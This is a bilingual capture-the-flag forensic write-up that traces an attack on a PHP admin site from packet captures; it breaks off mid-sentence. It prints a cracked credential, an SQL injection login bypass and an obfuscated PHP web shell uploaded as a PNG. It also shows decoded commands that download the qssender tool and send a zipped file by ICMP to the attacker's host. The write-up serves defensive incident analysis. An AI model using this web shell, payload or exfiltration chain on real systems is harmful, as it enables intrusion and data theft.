Data Thief

Tags	Base64 Code Analysis Exfiltration HTTP Request ICMP Protocol ICMP Tunneling MITRE ATT&CK T1048 Network Traffic Flow PHP QueenSono Wireshark
Type	Threat Hunting
Season	Gitex-2023
Difficulty	Easy
Flag Prefix	CHH
Flag Content	1cMP_daT4_eXF1LTRa7ioN

Description

We got a notification that the administrative website (written in PHP) was attacked. Bad guys have exploited vulnerabilities and stolen data. We captured network packets during the monitoring process. Could you help us investigate and find stolen content?

- **Flag Format: CHH{XXXXX}**

Writeup

After opening the PCAP file with the Wireshark tool and observing the HTTP Requests because this system is a Web application. Using filter `http.request.method == GET`, we see that the application is being attacked by guessing Files and Directories. This attack method is quite common in tools like `dirsearch` or `gobuster`


- The hacker's IP address is: 192.168.10.108
- The server IP address is 192.168.10.174

HTTP Requests with Status Code = 404 mean not found, while 200 means they exist on the server and can be accessed.

Sau khi mở file PCAP bằng công cụ Wireshark và quan sát các HTTP Request vì hệ thống này là ứng dụng Web. Sử dụng Filter `http.request.method == GET` chúng ta thấy ứng dụng đang bị thực hiện tấn công dò đoán File và Thư mục. Cách thức tấn công này khá phổ biến trong các công cụ như `dirsearch` hoặc `gobuster`

- Địa chỉ IP tấn công của Hacker là: 192.168.10.108
- Địa chỉ IP của Server là : 192.168.10.174

Những HTTP Request có Status Code = 404 nghĩa là không tìm thấy , còn 200 là tồn tại trên máy chủ và có thể truy cập vào được.




Following the HTTP Request process, we see that the Hacker has access to the file `/backup.php`, and the system automatically creates a backup file located in the path `backup/backup_2023-10-15_09-07-06.zip`

Trong quá trình tìm kiếm và Follow HTTP Request, chúng ta thấy Hacker truy cập được vào file `/backup.php` và hệ thống tự tạo ra file backup nằm trong đường dẫn `backup/backup_2023-10-15_09-07-06.zip`

```
GET /backup.php HTTP/1.1
Host: 192.168.10.174
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:07:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 85
Connection: close
Content-Type: text/html; charset=UTF-8

Backup completed. Zip file created: backup/backup_2023-10-15_09-07-06.zip
```

Hackers then access and download this file. We can also Extract this file by going to the menu File → Export Object → HTTP → Then select Package 29153.

Sau đó Hacker truy cập và tải file này về. Chúng ta cũng có thể Extract được file này bằng cách vào menu File → Export Object → HTTP → Sau đó chọn tới Package 29153.



We discovered that the `/admin` administration page also exists on the system. However, Hackers cannot directly because Basic Authentication protects this directory.

Đồng thời chúng ta cũng phát hiện trang quản trị `/admin` cũng tồn tại trên hệ thống. Tuy nhiên, Hacker không thể truy cập trực tiếp vào `/admin` vì thư mục này được bảo vệ bởi `Basic Authentication`

```
GET /admin HTTP/1.1
Host: 192.168.10.174
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 401 Unauthorized
Date: Sun, 15 Oct 2023 09:07:27 GMT
Server: Apache/2.4.52 (Ubuntu)
WWW-Authenticate: Basic realm="Staff Only"
Content-Length: 461
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.10.174 Port 80</address>
</body></html>
```

After extracting the Backup file, we get the Web page's source code.

Sau khi giải nén file Backup, chúng ta được mã nguồn của trang Web.

```
└─○ unzip backup_2023-10-15_09-07-06.zip
Archive:  backup_2023-10-15_09-07-06.zip
  inflating: pload_process.php
  inflating: htaccess
  inflating: ndex.php
  inflating: pload.php
 extracting: htpasswd
```

Observing the content of the `htpasswd` file, we see the staff account and password `:$apr1$YFgEq3HP$o8yPqr4gkvD5S/EwFJ4Fs0` . After performing crack, we get the password is `admin@123`. After logging in, Hacker sees the admin page and other functions inside.

Và đây là mã nguồn của module `/admin`. Quan sát nội dung file `htpasswd` thấy tài khoản staff và mật khẩu truy cập `staff:$apr1$YFgEq3HP$o8yPqr4gkvD5S/EwFJ4Fs0` . Sau khi thực hiện crack thử thì ta thu được tài khoản và mật khẩu khá dễ đoán `staff:admin@123` . Sau khi đăng nhập, Hacker thấy được trang quản trị và các chức năng khác bên trong.

```
GET /admin/ HTTP/1.1
Host: 192.168.10.174
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRtaW5AMTIz
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:07:36 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 238
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
<head>
    <title>Admin Login</title>
</head>
<body>
    <h2>Login</h2>
    <form method="POST" action="index.php">
        <label for="username">Username:</label>
        <input type="text" name="username" required><br>

        <label for="password">Password:</label>
        <input type="password" name="password" required><br>

        <input type="submit" value="Login">
    </form>
</body>
</html>
```

The index.php source code shows that this application has a SQL Injection vulnerability in both username and password parameters.

Quan sát mã nguồn `index.php`, ta thấy ứng dụng này bị lỗ hổng SQL Injection ở cả hai tham số `username` hoặc `password`.


```
<?php
session_start();

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $username = $_POST["username"];
    $password = $_POST["password"];

    $conn = new mysqli("localhost", "challenge", "challenge", "challenge");
```

```
    if ($conn->connect_error) {
        die("Kết nối thất bại: " . $conn->connect_error);
    }

    $query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
    $result = $conn->query($query);

    if ($result->num_rows == 1) {
        $_SESSION["username"] = $username;
  header("Location: upload.php");
    } else {
        echo "Wrong username or password";
    }

    $conn->close();
}
?>
```

The hacker then exploits SQL Injection with Payload as `' or '1'='1'--`, successfully logs into the system, and is redirected to the `/upload.php` page.

Hacker sau đó thực hiện khai thác SQL Injection với Payload là `' or '1'='1'--`, đăng nhập thành công vào hệ thống và được chuyển tới trang `/upload.php`

```
POST /admin/index.php HTTP/1.1
Host: 192.168.10.174
Content-Length: 73
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRtaW5AMTIz
Upgrade-Insecure-Requests: 1
Origin: http://192.168.10.174
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Referer: http://192.168.10.174/admin/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k
Connection: close

username=%27+or+%271%27%3D%271%27--+&password=%27+or+%271%27%3D%271%27--+HTTP/1.1 302 Found
Date: Sun, 15 Oct 2023 09:08:19 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: upload.php
Content-Length: 428
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html>
<head>
    <title>Admin Login</title>
</head>
<body>
    <h2>Login</h2>
    <form method="POST" action="index.php">
        <label for="username">Username:</label>
        <input type="text" name="username" required><br>

        <label for="password">Password:</label>
        <input type="password" name="password" required><br>

        <input type="submit" value="Login">
    </form>
</body>
</html>
```



29304	175.785…	192.168.10.148	192.168.10.174	HTTP	591	GET /admin/index.php HTTP/1.1
29306	175.786…	192.168.10.174	192.168.10.148	HTTP	617	HTTP/1.1 200 OK (text/html)
29323	194.868…	192.168.10.148	192.168.10.174	HTTP	805	POST /admin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
29325	194.871…	192.168.10.174	192.168.10.148	HTTP	349	HTTP/1.0 500 Internal Server Error
29333	196.685…	192.168.10.148	192.168.10.174	HTTP	591	GET /admin/index.php HTTP/1.1
29335	196.686…	192.168.10.174	192.168.10.148	HTTP	617	HTTP/1.1 200 OK (text/html)
29365	202.209…	192.168.10.148	192.168.10.174	HTTP	839	POST /admin/index.php HTTP/1.1 (application/x-www-form-urlencoded)
29367	202.212…	192.168.10.174	192.168.10.148	HTTP	785	HTTP/1.1 302 Found (text/html)
29386	202.520…	192.168.10.148	192.168.10.174	HTTP	666	GET /admin/upload.php HTTP/1.1
29388	202.522…	192.168.10.174	192.168.10.148	HTTP	646	HTTP/1.1 200 OK (text/html)
29504	243.907…	192.168.10.148	192.168.10.174	HTTP	1396	POST /admin/upload_process.php HTTP/1.1 (PNG)
29506	243.908…	192.168.10.174	192.168.10.148	HTTP	358	HTTP/1.1 200 OK (text/html)
29519	250.019…	192.168.10.148	192.168.10.174	HTTP	640	GET /admin/upload.php HTTP/1.1
29521	250.019…	192.168.10.174	192.168.10.148	HTTP	646	HTTP/1.1 200 OK (text/html)
29558	261.385…	192.168.10.148	192.168.10.174	HTTP	585	GET /sampe.png HTTP/1.1
29560	261.385…	192.168.10.174	192.168.10.148	HTTP	510	HTTP/1.1 404 Not Found (text/html)
29618	264.832…	192.168.10.148	192.168.10.174	HTTP	586	GET /sample.png HTTP/1.1
29620	264.832…	192.168.10.174	192.168.10.148	HTTP	510	HTTP/1.1 404 Not Found (text/html)
29628	266.492…	192.168.10.148	192.168.10.174	HTTP	577	GET /= HTTP/1.1
29630	266.492…	192.168.10.174	192.168.10.148	HTTP	510	HTTP/1.1 404 Not Found (text/html)
29638	268.318…	192.168.10.148	192.168.10.174	HTTP	576	GET / HTTP/1.1

The upload function does not check the file format, so there is a risk of being attacked by malicious code uploaded.

Chức năng upload hoàn toàn không kiểm tra định dạng file, nên có nguy cơ bị tấn công upload mã độc

```
<?php
session_start();

if (!isset($_SESSION["username"])) {
  header("Location: index.php");
    exit();
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $file = $_FILES["file"];

    $file_name = $file["name"];
    $file_tmp_name = $file["tmp_name"];
    $file_size = $file["size"];

    $upload_dir = "uploads/";

    if ($file_size > 5000000) {
  echo "The file is too large";
        exit();
    }

    if (move_uploaded_file($file_tmp_name, $upload_dir . $file_name)) {
        echo "The file has been uploaded!";
    } else {
        echo "Error! Can not upload";
    }
}
?>
```

Continuing to observe the data, although the content type used is image/png, the data is Web Shell PHP.


Tiếp tục quan sát dữ liệu, mặc dù content-type đang sử dụng là `image/png`, nhưng dữ liệu khi được Upload lên là Web Shell PHP.

```
POST /admin/upload_process.php HTTP/1.1
Host: 192.168.10.174
Content-Length: 537
Cache-Control: max-age=0
Authorization: Basic c3RhZmY6YWRtaW5AMTIz
Upgrade-Insecure-Requests: 1
Origin: http://192.168.10.174
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDk9xxFJGN0ERrrtK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Referer: http://192.168.10.174/admin/upload.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=b580i09g37gebtark4p6egil9k
Connection: close

------WebKitFormBoundaryDk9xxFJGN0ERrrtK
Content-Disposition: form-data; name="file"; filename="me.php"
Content-Type: image/png

<?php
    function custom_base64_decode($data) {
        $paddedData = str_pad($data, (strlen($data) % 4), '=', STR_PAD_RIGHT);
```

```
        return base64_decode(str_replace(['-', '_'], ['+', '/'], str_rot13($paddedData)));
    }

    $cmd_encoding = $_GET['cmd'];
    $cmd = custom_base64_decode($cmd_encoding);
    print(passthru(trim($cmd)));

?>
------WebKitFormBoundaryDk9xxFJGN0ERrrtK--
HTTP/1.1 200 OK
Date: Sun, 15 Oct 2023 09:12:53 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

The file has been uploaded!
```

In this case, the web shell used is called me.php and receives the value from the GET cmd parameter. However, this value is converted to a particular Base64 + Rot13 form. From Package 37585 onwards, hackers will execute system commands in one order.

Trong trường hợp này, web shell được sử dụng có tên là `me.php` và nhận giá trị từ tham số GET `cmd` Tuy nhiên giá trị này lại bị biến đổi sang một dạng Base64 + Rot13 đặc biệt. Từ Package 37585 trở đi, hacker sẽ thực hiện các lệnh hệ thống theo một thứ tự.




```
37669 696.783028  192.168.10.148  192.168.10.174  HTTP  659 GET /admin/uploads/me.php?cmd=rzyjVP1ypvOmMJA1pzHhrzyjVP9zoTSaYaE4qPNgHP
OQomOenGAOpwAhAN HTTP/1.1

37693 706.557167  192.168.10.148  192.168.10.174  HTTP  624 GET /admin/uploads/me.php?cmd=oUZtYJkuVUAyL3IlMF56nKN HTTP/1.1

37706 714.180876  192.168.10.148  192.168.10.174  HTTP  709 GET /admin/uploads/me.php?cmd=L3IloPNgoR8tYHjtnUE0pUZ6Yl9anKEbqJVhL29gY2
SlnJSlrF9EqJIyoyAioz8ipzIfMJSmMKZioTS0MKA0Y2Eiq25fo2SxY3Smp2IhMTIl HTTP/1.1

39758 722.800226  192.168.10.148  192.168.10.174  HTTP  624 GET /admin/uploads/me.php?cmd=oUZtYJkcLGftqJ5uoJHtYJR HTTP/1.1

39816 771.021273  192.168.10.148  192.168.10.174  HTTP  621 GET /admin/uploads/me.php?cmd=oUZtYJkuVUSmp2IhMTIl HTTP/1.1

39828 775.301589  192.168.10.148  192.168.10.174  HTTP  627 GET /admin/uploads/me.php?cmd=L2ugo2DtZQp1AFOkp3AyozEypt HTTP/1.1

39840 778.985446  192.168.10.148  192.168.10.174  HTTP  621 GET /admin/uploads/me.php?cmd=oUZtYJkuVUSmp2IhMTIl HTTP/1.1

39859 788.010078  192.168.10.148  192.168.10.174  HTTP  688 GET /admin/uploads/me.php?cmd=Yv9kp3AyozEypvOmMJ5xVTMcoTHtYJDtZvNgGvNgpv
NkBGVhZGL4YwRjYwRjBPNgplN1ZPNhY3AyL3IlMF56nKN HTTP/1.1

40400 839.067572  192.168.10.148  192.168.10.174  HTTP  621 GET /admin/uploads/me.php?cmd=oUZtYJkuVUSmp2IhMTIl HTTP/1.1

40537 885.891428  192.168.10.148  192.168.10.174  HTTP  688 GET /admin/uploads/me.php?cmd=Yv9kp3AyozEypvOmMJ5xVTMcoTHtYJDtZvNgGvNgpv
NkBGVhZGL4YwRjYwRjBPNgplN1ZPNhY3AyL3IlMF56nKN HTTP/1.1
```


After decryption, the hacker compressed the `/flag.txt` file into a `secure.zip` file and set the password as `Co0ki3Ar3n4`. Then, they downloaded the `qssender` program to steal data outside.

Sau khi giải mã, chúng ta thấy hacker đã nén file `/flag.txt` vào file `secure.zip` và đặt mật khẩu là `Co0ki3Ar3n4`. Sau đó, họ tải chương trình `qssender` để thực hiện việc đánh cắp dữ liệu ra bên ngoài.

```
zip -er secure.zip /flag.txt -P Co0ki3Ar3n4
http://192.168.10.174/admin/uploads/me.php?cmd=rzyjVP1ypvOmMJA1pzHhrzyjVP9zoTSaYaE4qPNgHPOQomOenGAOpwAhAN

ls -lia secure.zip
http://192.168.10.174/admin/uploads/me.php?cmd=oUZtYJkuVUAyL3IlMF56nKN


curl -lO -L https://github.com/ariary/QueenSono/releases/latest/download/qssender
http://192.168.10.174/admin/uploads/me.php?cmd=L3IloPNgoR8tYHjtnUE0pUZ6Yl9anKEbqJVhL29gY2SlnJSlrF9EqJIyoyAioz8ipzIfMJSmMKZioTS0MKA0Y2Eiq25fo2SxY3Smp2IhMTIl

ls -la qssender
http://192.168.10.174/admin/uploads/me.php?cmd=oUZtYJkuVUSmp2IhMTIl

chmod 0755 qssender
http://192.168.10.174/admin/uploads/me.php?cmd=L2ugo2DtZQp1AFOkp3AyozEypt

./qssender send file -d 2 -l 0.0.0.0 -r 192.168.10.108 -s 50 secure.zip
http://192.168.10.174/admin/uploads/me.php?cmd=Yv9kp3AyozEypvOmMJ5xVTMcoTHtYJDtZvNgGvNgpvNkBGVhZGL4YwRjYwRjBPNgplN1ZPNhY3AyL3IlMF56nKN
```

`qssender` is a tool to perform data exfiltration via ICMP protocol. The server receiving the Hacker's data is `192.168.10.108`.

`qssender` là công cụ để thực hiện việc đánh cắp dữ liệu thông qua giao thức ICMP (công cụ Ping). Máy chủ nhận dữ liệu của Hacker là `192.168.10.108`.




Use filter `icmp && ip.dst == 192.168.10.108` in Wireshark to observe the data. The `secret.zip` file will be encoded into hex

Sử dụng Filter `icmp && ip.dst == 192.168.10.108` trong Wireshark để quan sát dữ liệu. File `secret.zip` sẽ được

format and divided into 5 different pieces, using ICMP to push the data.

